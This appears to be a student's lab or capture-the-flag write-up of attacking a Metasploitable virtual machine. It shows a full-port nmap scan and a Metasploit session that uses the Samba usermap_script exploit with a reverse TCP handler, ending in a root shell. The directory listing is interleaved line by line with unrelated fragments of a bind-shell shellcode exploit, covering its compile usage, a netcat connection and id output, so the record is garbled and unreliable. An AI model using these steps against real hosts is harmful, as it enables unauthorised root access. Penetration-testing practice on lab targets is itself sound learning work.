


SecondMachine

⚠ Do the same steps as the FirstMachine

- i just decide to scan all possible TCP ports using -p-
- i will just take a screen shot of the final result ...

-
- I find something interesting in port 1524 !!!



```
111/tcp    open  rpcbind      2 (RPC #100000)
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp    open  exec?
513/tcp    open  login?
514/tcp    open  tcpwrapped
1099/tcp   open  java-rmi     GNU Classpath grmiregistry
1524/tcp   open  bindshell    Metasploitable root shell
2049/tcp   open  nfs          2-4 (RPC #100003)
2121/tcp   open  ftp          ProFTPD 1.3.1
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5
```

- unfortunately i didn't find an interesting exploit for it ...
 - so i return to smb service :(
-

- finally i got a root shell on the target machine

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.21.131
```

```
rhosts => 192.168.21.131
```

```
msf6 exploit(multi/samba/usermap_script) > run
```

```
[*] Started reverse TCP handler on 192.168.21.128:4444
```

```
[*] Command shell session 1 opened (192.168.21.128:4444 → 192.168.21.131:54561) at 2024-07-25 02:53:47 -0400
```

```
whoami      # Date: 08/07/2021
```

```
root        # Exploit Author: d7x
```

```
ls          # Tested on: Ubuntu x86
```

```
bin
```

```
boot
```

```
cdrom      /***
```

```
dev         Linux/x86 Bind Shell (/bin/sh) with dynamic port binding Null-Free Shellcode (162 bytes)
```

```
etc         Usage: gcc -x execstack -o bindshell bindshell.c
```

```
home        ./bindshell 7000
```

```
initrd      Binding to 7000 (0x1b58)
```

```
initrd.img  netstat -antlp | grep 7000
```

```
lib          tcp        0      0 0.0.0.0:7000      0.0.0.0:*        LISTEN      26688/bindshell
```

```
lost+found  nc -nv 127.0.0.1 7000
```

```
media       Connection to 127.0.0.1 7000 port [tcp/*] succeeded!
```

```
mnt
```

```
nohup.out  id
```

```
opt         uid=0(root) gid=0(root) groups=0(root)
```

```
proc
```